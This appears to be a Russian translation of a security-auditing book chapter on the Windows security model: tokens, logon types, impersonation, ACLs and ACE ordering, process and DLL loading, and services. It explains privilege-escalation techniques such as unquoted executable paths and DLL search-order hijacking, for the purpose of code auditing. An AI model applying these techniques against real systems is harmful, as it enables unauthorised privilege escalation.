Эта функция используется для передачи списка SID, которые можно отключить, удаления привилегий из токена и добавления ограничивающих SID в токен доступа. Фактически это означает, что любой процесс может создать токен доступа, содержащий подмножество привилегий и прав доступа к ресурсам, которыми обладал исходный токен.

Разумеется, создание нового токена во многих обстоятельствах может быть неуместным. Вместо этого можно изменить атрибуты существующего токена с помощью функций `AdjustTokenGroups()` и `AdjustTokenPrivileges()`. Эти функции позволяют изменить существующий токен путем изменения членства в группах, как описано в разделе о списках групп, или путем изменения привилегий токена. Вот прототип `AdjustTokenGroups()`:

```
BOOL AdjustTokenGroups(
    HANDLE TokenHandle,
    BOOL ResetToDefault,
    PTOKEN_GROUPS NewState,
    DWORD BufferLength,
    PTOKEN_GROUPS PreviousState,
    PDWORD ReturnLength
)
```

Эта функция может включать и отключать группы в токене доступа, но указанные группы уже должны существовать в списке групповых SID токена. Функция просто устанавливает или сбрасывает атрибуты, обсуждавшиеся в предыдущем разделе. В первую очередь она используется для установки или сброса атрибута `SE_GROUP_ENABLED`, который определяет, как группа влияет на проверку доступа. Значение TRUE для параметра `ResetToDefault` приводит к игнорированию значения `NewState` и восстановлению состояния токена доступа по умолчанию.

Аналогично процесс может включать или отключать привилегии в токене доступа с помощью функции `AdjustTokenPrivileges()`. Вот прототип функции:

```
BOOL AdjustTokenPrivileges(
    HANDLE TokenHandle,
    BOOL DisableAllPrivileges,
    PTOKEN_PRIVILEGES NewState,
    DWORD BufferLength,
    PTOKEN_PRIVILEGES PreviousState,
    PDWORD ReturnLength
)
```

Изменения, выполненные с помощью `AdjustTokenGroups()`, не являются необратимыми. Более того, изменения, выполненные с помощью `AdjustTokenPrivileges()`, являются постоянными только в Windows XP SP2 и Server 2003 или более поздних версиях и только если в параметре `NewState` установлен флаг `SE_PRIVILEGE_REMOVED`. Это создает ситуации, в которых атакующие могут сбросить токен к состоянию по умолчанию, если получат контроль над процессом через

уязвимость. Ограниченный токен, однако, не позволяет сбросить токен к исходному списку групп и состоянию привилегий.

API политик ограничения программ (SAFER)

Windows XP и Server 2003 добавили API Software Restriction Policies (SAFER), чтобы предоставить более простой способ запускать процессы с дополнительными ограничениями. Функция `SaferCreateLevel()` предоставляет ограничения на уровне машины и пользователя и принимает пять уровней безопасности, от запрещенного до полностью доверенного. Ее можно использовать вместе с `SaferCreateTokenFromLevel()`, чтобы проще создавать ограниченные токены. Уровни SAFER из MSDN перечислены в таблице 11-4.

Таблица 11-4. Уровни SAFER

Value	Meaning
SAFER_LEVELID_DISALLOWED	Software doesn't run, regardless of the user's access rights.
SAFER_LEVELID_UNTRUSTED	Allows programs to run with access only to resources granted to well-known groups, blocking access to Administrator and Power User privileges and personally granted rights.
SAFER_LEVELID_CONSTRAINED	Software can't access certain resources, such as cryptographic keys and credentials, regardless of the user's access rights.
SAFER_LEVELID_NORMALUSER	Allows programs to run as a user who doesn't have Administrator or Power User access rights. Software can access resources accessible by normal users.
SAFER_LEVELID_FULLYTRUSTED	Software access rights are determined by the user's access rights.

Запуск в других контекстах

Windows предоставляет возможность изменить токен текущего потока или создать новый процесс с другим токеном. Функционально эта возможность похожа на команду `su` в UNIX. Однако реализация и использование функциональности Windows сильно отличаются. Первое важное отличие состоит в том, что Windows требует парольные учетные данные пользователя для создания токена другого пользовательского контекста.

Примечание

На первый взгляд требование парольных учетных данных пользователя для создания токена другого пользовательского контекста может показаться немного странным. Учетная запись local system имеет неограниченный доступ к базе учетных записей и на каком-то уровне в итоге создает сеанс входа и токен. Разумеется, это верно для автономной системы, и недокументированные вызовы API можно было бы использовать для ручного создания сеанса входа и токена для любого пользователя. Однако автономная аутентификация Windows скорее является подмножеством доменной аутентификации Windows. В доменной среде только контроллер домена имеет контекст, необходимый для выдачи учетных данных пользователям доменного уровня. Поэтому локальная система могла бы использовать вызовы native API для подделки доменного токена, но у нее не было бы учетных данных, необходимых для любой сетевой аутентификации. В конечном счете

похоже, что проектировщики Windows решили уйти от этой проблемы. Они просто предоставили API, который всегда требует парольные учетные данные для аутентификации пользователя.

На самом деле существует несколько вариантов создания процесса в новом пользовательском контексте. Первый вариант работает в Windows 2000 и более поздних версиях и доступен любому аутентифицированному пользователю. Он заключается в запуске процесса в новом пользовательском сеансе путем вызова `CreateProcessWithLogonW()`. Эта функция предоставляет программный интерфейс к **Secondary Logon Service** и по сути эквивалентна запуску команды `RunAs` из оболочки.

Следующий вариант создания нового пользовательского контекста использует более низкоуровневую функцию безопасности Win32 `LogonUser()`. В Windows 2000 и более ранних версиях эта функция требует, чтобы вызывающий имел привилегию `SE_TCB_NAME`, описываемую как право "действовать как часть операционной системы"; это право следует предоставлять только высокопривилегированным учетным записям. Это ограничение сильно ограничивает использование функции в ранних версиях Windows; она полезна только для предоставления внешней аутентификации в службах, которые не используют родные механизмы IPC Windows.

Windows предоставляет семь разных типов входа в зависимости от того, как должен использоваться токен. Это различие важно, потому что оно может повысить производительность и предотвратить раскрытие учетных данных. Таблица 11-5 перечисляет доступные типы входа по MSDN.

Таблица 11-5. Типы входа

Value	Meaning
LOGON32_LOGON_BATCH	This logon type is intended for batch servers, where processes can be running on behalf of users without their direct intervention. This type is also for higher-performance servers that process many plain-text authentication attempts at a time, such as mail or Web servers. The LogonUser() function doesn't cache credentials for this logon type.
LOGON32_LOGON_INTERACTIVE	This logon type is intended for users who are interactively using the computer, such as a user being logged on by a terminal server, remote shell, or similar process. This logon type has the additional expense of caching logon information for disconnected operations; therefore, it's inappropriate for some client/server applications, such as a mail server.
LOGON32_LOGON_NETWORK	This logon type is intended for high-performance servers to authenticate plain-text passwords. The LogonUser() function doesn't cache credentials for this logon type.
LOGON32_LOGON_NETWORK_CLEARTEXT	This logon type preserves the name and password in the authentication package, which allows the server to make connections to other network servers while impersonating the client. A server can accept plain-text credentials from a client, call LogonUser(), verify that the user can access the system across the network, and still communicate with other servers. Windows NT: This value is not supported.
LOGON32_LOGON_NEW_CREDENTIALS	This logon type allows the caller to clone its current token and specify new credentials for outbound connections. The new logon session has the same local identifier but uses different credentials for other network connections. This logon type is supported only by the LOGON32_PROVIDER_WINNT50 logon provider. Windows NT: This value is not supported.
LOGON32_LOGON_SERVICE	Indicates a service-type logon. The account provided must have the service privilege enabled.
LOGON32_LOGON_UNLOCK	This logon type is for graphical identification and authentication (GINA) dynamic link libraries (DLLs) that log on users who are interactively using the computer. This logon type can generate a unique audit record that shows when the workstation was unlocked.

Как видите, каждый тип входа немного по-разному обрабатывает учетные данные. Например, разработчикам следует использовать тип `LOGON32_LOGON_NETWORK` для службы, которой требуется только аутентификация в локальной системе. Использование другого механизма аутентификации в такой ситуации, например `LOGON32_INTERACTIVE` или `LOGON32_NETWORK_PLAINTEXT`, может без необходимости кэшировать чувствительные учетные данные пользователя. Затем атакующие могут украсть учетные данные через олицетворение или эксплойт ретрансляции Server Message Block (SMB). Атаки олицетворения подробнее объясняются в главе 12.

После создания токена его можно использовать для порождения другого процесса с помощью `CreateProcessAsUser()` или `CreateProcessWithTokenW()`. Большинство пользовательских приложений создают новый токен только при порождении нового процесса. Однако служба может заменить учетные данные текущего потока с помощью `SetThreadToken()`, что приводит нас к

уникальной возможности Windows, известной как олицетворение.

Олицетворение

Олицетворение - это возможность потока, работающего в одном пользовательском сеансе, использовать учетные данные другого пользовательского сеанса. Она реализуется двумя способами. Первый способ - создать токен, как описано ранее, и назначить этот токен потоку с помощью `SetThreadToken()`. Эта функция требует, чтобы вызывающий имел право `SE_TOKEN_IMPERSONATE` на дескриптор целевого потока. Вторая, более сложная форма олицетворения используется в IPC в сценарии клиент/сервер. Она предназначена для того, чтобы серверный процесс мог дублировать, или олицетворять, учетные данные клиента. Эта возможность позволяет системам Windows выполнять single sign-on (SSO) на отдельной системе или в доменной среде. Подробнее эта возможность обсуждается в главе 12.

Дескрипторы безопасности

К защищаемым объектам применяются детализированные механизмы контроля доступа через их дескрипторы безопасности. **Дескриптор безопасности** - это структура, определяющая следующие компоненты:

• *Owner SID* - указывает владеющего пользователя или группу.
• *Group SID* - указывает владеющую группу; в Win32 в основном не используется.
• *Discretionary access control list (DACL)* - перечисляет SID учетных записей и их разрешения доступа.
• *Security access control list (SACL)* - перечисляет группы и виды доступа, которые вызывают событие аудита.

С точки зрения аудита кода нужно внимательно смотреть на создание объектов и доступ к ним. Глава 2, "Анализ дизайна", обсуждала, что дизайн приложения включает модель безопасности для защиты доступа к ресурсам от потенциально злонамеренных сущностей. В этой главе вы увидите, как объектный интерфейс и структура контроля доступа реализуют модель безопасности Windows.

Аудит ACL включает изучение списка access control entries (ACE), хранящихся в ACL, чтобы выяснить точные разрешения, связанные с ресурсом; сюда входят непосредственные разрешения объекта и любые унаследованные разрешения. ACE - это структура, описывающая, какой тип доступа может быть предоставлен или запрещен сущности, которую можно представить SID, например пользователю или группе. Отличное краткое изложение ACE, ACL и их использования можно найти в *Secure Programming* Майкла Ховарда и Дэвида Леблана (Microsoft Press, 2002). Как отмечают Ховард и Леблан, ACE в основном состоит из SID и маски доступа, описывающей, что эта запись разрешает или запрещает. У каждой ACE также есть поле типа в заголовке ACE, описывающее, что это за ACE. Существует несколько разных типов ACE, но пока достаточно знать о двух основных типах: разрешающих ACE и запрещающих ACE. Как следует из названий, разрешающая ACE предоставляет разрешение пользователю, запрашивающему доступ к объекту, если SID в ACE совпадает с SID пользователя и запрошенные права доступа присутствуют в маске доступа ACE. Запрещающая ACE запрещает доступ пользователю, если запись SID совпадает с SID пользователя.

Примечание

Writing Secure Code Майкла Ховарда и Дэвида Леблана (Microsoft Press, 2002) обычно считается определяющей книгой по безопасному программированию для Windows. Эта книга сосредоточена на глубоком разборе конкретных уязвимостей, но их книга является выдающимся справочником по безопасному кодированию в Windows.

Маски доступа

Ограничения или разрешения доступа, которые накладывает ACE, определяются полем mask в структуре ACE. Это битовое поле, которое программисты могут использовать для описания того, какие разрешения должен иметь запрашивающий SID, чтобы данная ACE была применима. Поле `ACCESS_MASK` разделено на три категории, описанные в следующих разделах.

Стандартные права доступа

Стандартные права - это права, которые можно применять к объектам любого вида. Они управляют тем, какой доступ пользователи имеют к частям управляющей информации объекта, а не к самим данным объекта. Для представления стандартных прав, применимых к объекту, зарезервировано восемь битов, но в настоящее время определены только пять:

• `DELETE` - задает доступ на удаление для соответствующего SID.
• `READ_CONTROL` - указывает, что можно получить доступ для чтения информации безопасности, специфичной для объекта; то есть если этот флаг установлен и ACE является разрешающей, указанный SID может узнать владельца и группу объекта, а также прочитать DACL объекта.
• `WRITE_DAC` - задает возможность записи в DACL объекта.
• `WRITE_OWNER` - указывает, что владельца объекта можно записать, то есть установить нового владельца.
• `SYNCHRONIZE` - указывает, можно ли использовать объекты синхронизации для данного объекта.

Специфические права доступа

Интерпретация битов в части специфических прав доступа `ACCESS_MASK`, то есть битов с 0 по 15, зависит от типа рассматриваемого объекта. Специфические права доступа рассматриваются в следующих разделах по мере необходимости.

Универсальные права доступа

Универсальные права доступа, описанные в следующем списке, - это простые разрешения, которые в некотором виде применяются ко всем объектам. Существует четыре универсальных права:

• `GENERIC_ALL` - установка этого права задает неограниченный доступ к рассматриваемому объекту. Это то же самое, что объединение `GENERIC_READ`, `GENERIC_WRITE` и `GENERIC_EXECUTE`.
• `GENERIC_READ` - задает доступ на чтение к объекту.
• `GENERIC_WRITE` - задает доступ на запись к объекту, чтобы его можно было изменять.
• `GENERIC_EXECUTE` - указывает, что объект можно выполнить. Это право относится к объектам потоков, процессов и файлов.

Универсальные права доступа преобразуются в комбинацию специфических и стандартных прав доступа к объекту; поэтому использование универсальных прав требует, чтобы разработчики и аудиторы точно понимали, как эти флаги преобразуются. Преобразование этих прав зависит от типа объекта, к которому применяется право, и описывается отдельно для каждого случая в MSDN и далее в этой главе.

Наследование ACL

Объекты в Windows могут быть контейнерами для других объектов; самые очевидные примеры - каталоги и ключи реестра. По этой причине Windows позволяет определять отдельные разрешения, которые применяются к дочерним объектам. Таблица 11-6 перечисляет флаги из MSDN, описывающие, как ACE применяются к объекту и его потомкам.

Таблица 11-6. Флаги ACE

Value	Meaning
CONTAINER_INHERIT_ACE	The ACE is inherited by container objects.
INHERIT_ONLY_ACE	The ACE doesn't apply to the object to which the ACL is assigned, but it can be inherited by child objects.
INHERITED_ACE	Indicates an inherited ACE. This flag allows operations that change the security on a hierarchy of objects to modify inherited ACEs but doesn't change ACEs that were applied directly to the object.
NO_PROPAGATE_INHERIT_ACE	The OBJECT_INHERIT_ACE and CONTAINER_INHERIT_ACE bits aren't propagated to an inherited ACE.
OBJECT_INHERIT_ACE	The ACE is inherited by noncontainer objects.

Как показывают эти флаги, наследование ACE может быть сложным. Глава 2 описывала уязвимость повышения привилегий, возникающую из-за неправильного понимания наследования ACL. Эта уязвимость возникает потому, что унаследованные разрешения на корневом каталоге делают дочерний каталог доступным для записи всем пользователям. В таком случае атакующий может записать файл в чувствительное место, откуда он позднее может быть загружен и выполнен.

Программные интерфейсы дескрипторов безопасности

Чтобы аудитировать разрешения объектов, нужно понимать, как права доступа назначаются программно. Есть несколько способов, которыми ACE назначаются DACL объекта. Следующие разделы описывают некоторые из самых популярных методов.

Низкоуровневое управление ACL

Microsoft определяет в MSDN несколько "низкоуровневых" функций управления ACL и ACE, позволяющих манипулировать ACL и ACE. Они также дают возможность добавлять ACE в ACL без требования, чтобы разработчик вручную создавал ACE. Некоторые из этих функций описаны ниже.

Функцию `AddAce()` можно использовать для добавления нескольких ACE в ACL, заданный `pAcl`:

```
BOOL AddAce(
    PACL pAcl,
    DWORD dwAceRevision,
    DWORD dwStartingAceIndex,
    LPVOID pAceList,
    DWORD nAceListLength
)
```

Структуры ACE передаются аргументом `pAceList`, который является массивом структур ACE длиной `nAceListLength`. `dwStartingAceIndex` содержит индекс, указывающий, куда в списке существующих ACE нужно вставить заданные ACE. Порядок ACE очень важен и подробнее

обсуждается в разделе "Аудит разрешений ACL".

Следующая функция создает разрешающую ACE в конце ACL, заданного `pAcl`:

```
BOOL AddAccessAllowedAce(
    PACL pAcl,
    DWORD dwRevision,
    DWORD AccessMask,
    PSID pSid
)
```

Аргументы `AccessMask` и `pSid` описывают, какой доступ эта ACE разрешает к рассматриваемому объекту и к кому этот доступ применяется. Также существует функция `AddAccessAllowedAceEx()`, позволяющая вызывающему указать флаги наследования.

Следующая функция действует так же, как `AddAccessAllowedAce()`, но добавляет в ACL, заданный `pAcl`, запрещающую ACE вместо разрешающей:

```
BOOL AddAccessDeniedAce(
    PACL pAcl,
    DWORD dwRevision,
    DWORD AccessMask,
    PSID pSid
)
```

Также существует функция `AddAccessDeniedAceEx()`, позволяющая вызывающему указать, должна ли добавляемая ACE быть наследуемой.

Следующая функция извлекает ACE из ACL, заданного `pAcl`:

```
BOOL GetAce(
    PACL pAcl,
    DWORD dwAceIndex,
    LPVOID *pAce
)
```

Возвращается ACE, расположенная по индексу `dwAceIndex` в списке ACE внутри ACL.

Строки дескрипторов безопасности

Низкоуровневый API безопасности немного громоздок и неудобен для большинства задач управления разрешениями, поэтому Microsoft предоставляет альтернативный текстовый интерфейс для управления дескрипторами безопасности. Эта возможность предоставляется функциями `ConvertSecurityDescriptorToStringSecurityDescriptor()` и `ConvertStringSecurityDescriptorToSecurityDescriptor()`. MSDN подробно описывает использование этих функций; однако строковый формат, принимаемый этими функциями, кратко суммирован ниже. Он перечисляет четыре типа записей в строке дескриптора безопасности:

```
O:owner_sid
G:group_sid
D:dacl_flags(string_ace1)(string_ace2)...(string_acen)
S:sacl_flags(string_ace1)(string_ace2)...(string_acen)
```

SID владельца и группы довольно прямолинейны, но строковые компоненты ACE в ACL требуют небольшого дополнительного объяснения. MSDN описывает формат строк ACE так:

```
ace_type;ace_flags;rights;object_guid;inherit_object_guid;account_sid
```

Значения этих полей суммированы в следующем списке:

• `ace_type` - поле задает тип определяемой ACE. Как говорилось ранее, самые распространенные типы - разрешающие ACE, задаваемые `A`, и запрещающие ACE, задаваемые `D`.
• `ace_flags` - в этом поле можно установить флаги, указывающие свойства ACE, включая то, как и должна ли она наследоваться, а также нужно ли ее аудитировать при срабатывании.

• rights - самая важная часть; она включает разрешения для описываемого объекта. Универсальные поля задаются с помощью G, за которым следует R для GENERIC_READ, W для GENERIC_WRITE, X для GENERIC_EXECUTE или A для GENERIC_ALL_ACCESS. Стандартные права - это RC для READ_CONTROL, SD для DELETE, WD для WRITE_DAC и WO для WRITE_OWNER. Наконец, специфические права доступа объектов имеют специальные кодировки.
• object_guid - поле для объектно-специфичной ACE.
• inherit_object_guid - это поле также предназначено для объектно-специфичной ACE.
• account_sid - SID, к которому применяется ACE.

Если собрать все эти поля вместе, пример строки ACE может выглядеть так:

```
A;;GR,GW;;;
```

Аудит разрешений ACL

Теперь, когда вы знаете базовые разрешения и права доступа для универсального типа объекта, можно рассмотреть некоторые проблемы, связанные с пренебрежением настройкой подходящих разрешений для объектов. Как говорилось ранее, основные ресурсы, используемые приложением, должны быть установлены на этапе проектирования. Эти ресурсы обычно представлены в приложении объектами. Анализ высокоуровневого дизайна приложения уже должен был выявить, какие разрешения требуются ресурсу, так что теперь нужно проверить, что эти разрешения действительно применены. Кроме того, вы, вероятно, обнаружите объекты, используемые в приложениях, которые не были релевантны на этапе проектирования; такие объекты, например объект Mutex, используемый для синхронизации, являются деталью реализации. Поскольку эти объекты не важны при высокоуровневом анализе дизайна, политика безопасности для них, скорее всего, не была задана, а разработчик мог произвольно выбрать разрешения объекта; на это нужно обращать внимание при аудите.

Нет разрешений

У объекта может быть NULL DACL, то есть у него нет DACL. В этом случае любой может получить доступ к объекту с любыми разрешениями. Программа, создающая объекты с NULL DACL, подвергает такой объект вмешательству со стороны недобросовестных приложений, которые могут им злоупотребить; это может привести к раскрытию информации, повышению привилегий или неожиданным состояниям объекта и, следовательно, неожиданному поведению программы. NULL DACL редко является правильным решением даже для объектов, которые должны быть доступны всем, потому что NULL DACL позволяет произвольным пользователям в любое время менять владельца объекта или его ACL, тем самым отказывая другим в доступе к нему или эксплуатируя какие-то предположения разработчика об объекте.

Есть тонкий нюанс в том, как работает DACL объекта. DACL по умолчанию ограничительны: когда DACL существует, она неявно запрещает доступ всем, если разрешающая ACE не предоставляет пользователю доступ к объекту. Поэтому пустая DACL и NULL DACL сильно отличаются. Пустая DACL никому не дает доступа к объекту; NULL, то есть несуществующая, DACL дает доступ к объекту всем. Пустые DACL не так важны для аудита, разве что стоит упомянуть: их можно использовать для создания экземпляров объектов, доступных только процессу, который их создал. Такая возможность может применяться для усиления безопасности объекта, хотя используется редко.

Применение DACL при создании объекта тоже не вполне интуитивно. Функции создания объектов ожидают указатель на структуру SECURITY_ATTRIBUTES, содержащую дескриптор безопасности. Однако передача значения NULL не предотвращает применение дескриптора безопасности. Вместо этого дескриптор безопасности генерируется на основе свойств наследования DACL контейнера и

дескриптора безопасности по умолчанию текущего токена.

Порядок ACE

ACL - это упорядоченный список ACE, и порядок, в котором появляются эти ACE, может быть очень важен. Высокоуровневые API и GUI-интерфейсы выполняют упорядочение самостоятельно; однако низкоуровневый API требует, чтобы программист упорядочивал ACE правильно. Разработчик, знакомый с высокоуровневыми интерфейсами, может не понимать, как пользоваться низкоуровневыми функциями, что может привести к неправильному применению запрещающих записей в DACL.

Правильный порядок ACE требует размещать все запрещающие записи перед любыми разрешающими. Чтобы понять, почему этот порядок важен, рассмотрим, как оценивается DACL. Но прежде чем продолжить, помните, что права доступа оцениваются только при открытии дескриптора объекта, а не при использовании уже существующего дескриптора. Именно поэтому функции создания объектов принимают все права доступа на весь срок жизни дескриптора объекта.

Оценка DACL идет следующим образом:

1. Текущая ACE сравнивается со списком групп токена, и маска доступа сохраняется, если SID присутствует в списке групп.
2. Доступ запрещается, если совпавшая ACE является запрещающей записью.
3. Доступ разрешается, если набор совпавших ACE содержит все биты в запрошенной маске доступа.
4. Процесс повторяется со следующей ACE, если доступ ни запрещен, ни разрешен.
5. Доступ запрещается, если достигнут конец списка, а набор совпавших ACE не содержит все биты в маске доступа.

Этот процесс показывает, что ранняя разрешающая запись может помешать оценке более поздней запрещающей записи. Например, DACL, в которой первая ACE разрешает весь доступ, а вторая ACE его запрещает, предоставит доступ на первой итерации по списку и никогда не дойдет до явной запрещающей записи.

Процессы и потоки

Windows обрабатывает процессы иначе, чем ОС, происходящие от UNIX. Сам процесс не выполняется; он просто является контейнером для потоков и важных атрибутов процесса, необходимых для его работы. В роли контейнера процесс предоставляет базовые границы защиты памяти и контроля доступа, ожидаемые от любой многопользовательской ОС. Хотя ядро полностью способно поддерживать UNIX-подобный подход `fork-exec`, на практике он почти никогда не используется.

В Windows базовой единицей выполнения является поток, хотя каждый поток связан с соответствующим процессом. Все потоки, принадлежащие процессу, разделяют одно адресное пространство и одну границу безопасности, поэтому каждый поток фактически имеет неограниченный доступ к любому другому потоку, выполняющемуся в том же процессе. Отсутствие границ безопасности между потоками становится важным при обсуждении токенов безопасности и олицетворения. Пока, однако, нужно сосредоточиться на некоторых особенностях загрузки процессов, которые происходят за кулисами. Эта информация поможет точнее оценивать риск возможности выполнять действия вроде записи файлов в определенные места файловой системы.

Примечание

Марк Руссинович и Дэвид Соломон - авторы *Microsoft Windows Internals, 4th Edition* (Microsoft Press, 2005; ранее серия *Inside Windows*). Эта книга является обязательным справочником для всех, кто интересуется архитектурой Windows.

Для более прикладного введения в программирование под Windows рекомендуется *Windows System Programming* Джонсона М. Харта (Addison-Wesley, 2005). Возможно, она не дает такой широты, как книга Руссиновича и Соломона, но предлагает больше практической глубины и подробные примеры кода.

Загрузка процессов

Программисты могут вообще не задумываться о загрузке процессов в Windows, но она может серьезно влиять на безопасность приложения. Функция `CreateProcess()` - самый распространенный способ запустить процесс в Windows. Всего она принимает десять аргументов, но сейчас нас интересуют только первые два параметра: имя приложения и командная строка процесса. Параметр имени приложения на практике используется редко. Вместо этого первый аргумент обычно равен `NULL`, а за ним следует аргумент командной строки, содержащий путь к исполняемому файлу и параметры командной строки. Проблема безопасности может возникнуть, когда второй аргумент включает не заключенный в кавычки путь к исполняемому файлу, содержащий пробелы. Такой аргумент заставляет функцию `CreateProcess()` проходить путь по каждому пробелу, пока она не сможет найти исполняемый файл, как показано в следующем вызове:

```
CreateProcess(NULL, "C:\\Program Files\\My Application\\my app.exe", ...)
```

Поскольку пробелы оставляют место для интерпретации, вызов пытается найти первый подходящий файл и запустить его. В этом примере поиск выполняется в следующем порядке:

1. `C:\Program.exe`
2. `C:\Program Files\My.exe`
3. `C:\Program Files\My Application\my.exe`
4. `C:\Program Files\My Application\my app.exe`

В Windows 2000 и более ранних версиях такой обход пути мог быть опасен, потому что любой аутентифицированный пользователь мог записать файл `C:\Program.exe`, который запускался бы вместо нужного файла. Эта ошибка позволяла довольно простую технику повышения привилегий для путей без кавычек, выполняющихся в более высоком контексте. Главный пример - повышение привилегий через не заключенный в кавычки путь образа службы. Правильный способ выполнить этот вызов выглядит так:

```
CreateProcess(NULL, "\"C:\\Program Files\\My Application\\my app.exe\"", ...)
```

К счастью, Windows XP изменила разрешения корневого каталога, что ограничивает эту атаку пользователями Power Users, у которых уже есть разрешения, необходимые для перезаписи затронутого файла. Однако сама обработка имени файла не изменилась. Это означает, что привилегированный процесс все еще может быть уязвим к атаке внедрения, если непривилегированный пользователь может писать в любой каталог на пути к исполняемому файлу. При аудите ищите случаи, когда любые пути к исполняемым файлам, передаваемые в `CreateProcess()`, не заключаются в кавычки.

`ShellExecute` и `ShellExecuteEx`

Функции `ShellExecute()` и `ShellExecuteEx()` также могут использоваться для запуска процессов и приводят к косвенному вызову `CreateProcess()`. Однако их имена могут немного вводить в заблуждение. Обе функции фактически используют shell API Windows Explorer для открытия файлов; вы могли сталкиваться с этим, если щелкали файл правой кнопкой мыши в Windows Explorer. Эти функции принимают глагол операции, например open, edit, print, explore или search. Затем глагол, или "open", если глагол не передан, используется для выбора подходящего обработчика файла на основе расширения. Проще всего понять это, щелкнув файл правой кнопкой мыши в Windows Explorer и посмотрев список действий, выделенных жирным в верхней части контекстного меню; эти действия соответствуют глаголам.

С точки зрения безопасности нас прежде всего интересует тот факт, что эти функции не обязательно запускают переданный файл. Они могут запустить другое приложение, предназначенное для обработки файла этого типа, поэтому нужно быть особенно внимательным, когда эти функции вызываются с потенциально недоверенным вводом.

Загрузка DLL

Как и загрузка процессов, динамически загружаемые библиотеки (DLL) могут иметь серьезные последствия для безопасности. Уязвимости могут возникать из-за того, как Windows ищет DLL во время загрузки. Исторически упорядоченный поиск DLL выполнялся так:

1. Каталог загрузки приложения
2. Текущий каталог
3. Каталог System32
4. Системный каталог
5. Каталог Windows или WINNT
6. Каталоги переменной `PATH`

К сожалению, этот процесс загрузки создает для атакующих довольно простой способ заменить системную DLL собственной DLL. Все, что им нужно сделать, - заставить жертву выполнить код в каталоге, куда атакующий может записывать файлы. Атака идет так:

1. Атакующий записывает вредоносную DLL с тем же именем, что и системная DLL.
2. Атакующий убеждает жертву выполнить команду в контролируемом атакующим каталоге.
3. Загрузчик не находит DLL в каталоге приложения.
4. Загрузчик находит DLL с подходящим именем в текущем каталоге, контролируемом атакующим.
5. Приложение загружает вредоносную DLL, и код выполняется в контексте жертвы.

Из-за этого простого вектора атаки Windows XP добавила несколько возможностей для снижения угрозы внедрения DLL таким способом. Начальный выпуск Windows XP включал SafeDllSearchMode, который решает эту проблему, меняя процесс загрузки DLL так, чтобы поиск шел по следующим местам в указанном порядке:

1. Каталог загрузки приложения
2. Каталог System32
3. Системный каталог
4. Каталог Windows
5. Текущий каталог
6. Каталоги переменной `PATH`

Кроме того, Windows XP ввела функцию `SetDllDirectory()`, которая меняет путь загрузки библиотек, не меняя текущий каталог. Ее можно использовать, чтобы установить более строгие ограничения на DLL, загружаемую во время выполнения, но она не влияет на DLL, загружаемую при инициализации процесса. `LoadLibraryEx()` также можно использовать во всех поддерживаемых версиях Windows для более точного управления загрузкой DLL.

Перенаправление DLL

Windows 2000 и XP добавили возможность перенаправления DLL, предназначенную для решения распространенных проблем с версиями DLL, часто называемых **DLL hell**. Однако она также создает дополнительные соображения безопасности. В частности, наличие файла или каталога перенаправления заставляет Windows загрузить альтернативный набор библиотек, даже когда в вызове `LoadLibrary()` или `LoadLibraryEx()` передан полный путь.

Файл перенаправления находится в том же каталоге, что и приложение, а его имя состоит из имени файла приложения плюс расширение `.local`. Содержимое файла перенаправления игнорируется, но само наличие файла заставляет DLL из текущего каталога загружаться предпочтительнее любых других мест. Если файл перенаправления на самом деле является каталогом, сначала загружаются файлы из этого каталога. В Windows XP и более поздних версиях перенаправление DLL всегда перекрывается манифестом приложения; Windows XP и более поздние версии также предотвращают перенаправление любых DLL, перечисленных в ключе реестра `HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs`.

Манифесты приложений

Манифест приложения - это XML-файл, содержащий важную информацию о приложении. Он может влиять на процесс загрузки приложения, включая список требуемых библиотек и модулей вместе с конкретными номерами версий. Требуемое соглашение об именовании манифеста похоже на файл перенаправления. Файл находится в том же каталоге, что и приложение, а его имя состоит из имени файла приложения плюс расширение `.manifest`.

Потенциальные уязвимости

Уязвимости загрузки DLL возникают, когда атакующие могут записать файл в путь загрузки библиотек так, что он получит приоритет перед нужной DLL. Эта уязвимость затрагивала ранние версии Windows, когда атакующие могли контролировать текущий каталог. Более поздние версии Windows добавили защиту; однако они все еще уязвимы к вариациям этой атаки. Глава 2 приводила пример эксплуатационной уязвимости, использующей эту проблему через слабость в унаследованном наборе разрешений.

При аудите таких проблем нужно учитывать версию ОС, на которой работает приложение, и полный путь к исполняемому файлу. Затем следует пройти последовательность поиска библиотек, перечисленную ранее, и определить, могут ли атакующие записать DLL, которая получит приоритет перед легитимным DLL-файлом. Этот процесс включает аудит ACL файлов, обсуждавшийся ранее в этой главе.

Службы

Служба - это фоновый процесс, который обычно запускается автоматически на каком-то этапе старта системы. Службы могут быть настроены на запуск под альтернативными учетными записями и запускаются Service Control Manager (SCM). Службы Windows примерно эквивалентны демонам UNIX, хотя они также решают большинство функциональных требований программ `setuid` и `setgid`, потому что Windows не связывает с исполняемым бинарным файлом никакого специального контекста. В отличие от UNIX, никакие специальные биты разрешений не говорят Windows запускать программу в другом контексте. Вместо этого приложения Windows обрабатывают привилегированные операции, создавая службу, которая предоставляет IPC-интерфейс процессам с более низкими привилегиями.

В Windows службы почти всегда работают с некоторой степенью повышенных привилегий и обычно предоставляют ту или иную поверхность, обращенную к атакующему. Именно поэтому большинство атак на систему Windows сосредоточены на компрометации службы. Общие классы атак рассматриваются в других главах, но соображения, уникальные для служб, разбираются в следующих разделах и в главе 12.

Разрешения управления службами

Службы запускаются и останавливаются путем отправки команд SCM. Эти управляющие интерфейсы защищены стандартным контролем доступа Windows, то есть разрешение на управление службой может быть предоставлено отдельным пользователям и группам. Например, служба Network Dynamic Data Exchange (DDE) используется для доступа к устаревшему механизму IPC по сети. Это популярная цель уязвимости повышения привилегий shatter, упомянутой в главе 2. Одна из причин, по которой она является такой хорошей целью, - возможность ее запуска пользователями. Эта возможность позволяет атакующим запустить службу, если она еще не работает, и перезапустить ее, если неудачная атака привела к аварийному завершению.

Возможность запустить уязвимую службу дает очень простой пример проблемы безопасности с разрешениями управления службами. Однако более сложные атаки могут использовать нестабильности в процессе запуска службы. Во время инициализации службы часто более уязвимы к различным атакам, таким как захват объектов и time of check to time of use (TOCTOU, обсуждается далее в этой главе в разделе "TOCTTOU"). Важно критически рассматривать любое приложение, которое позволяет неадминистративным пользователям управлять службой.

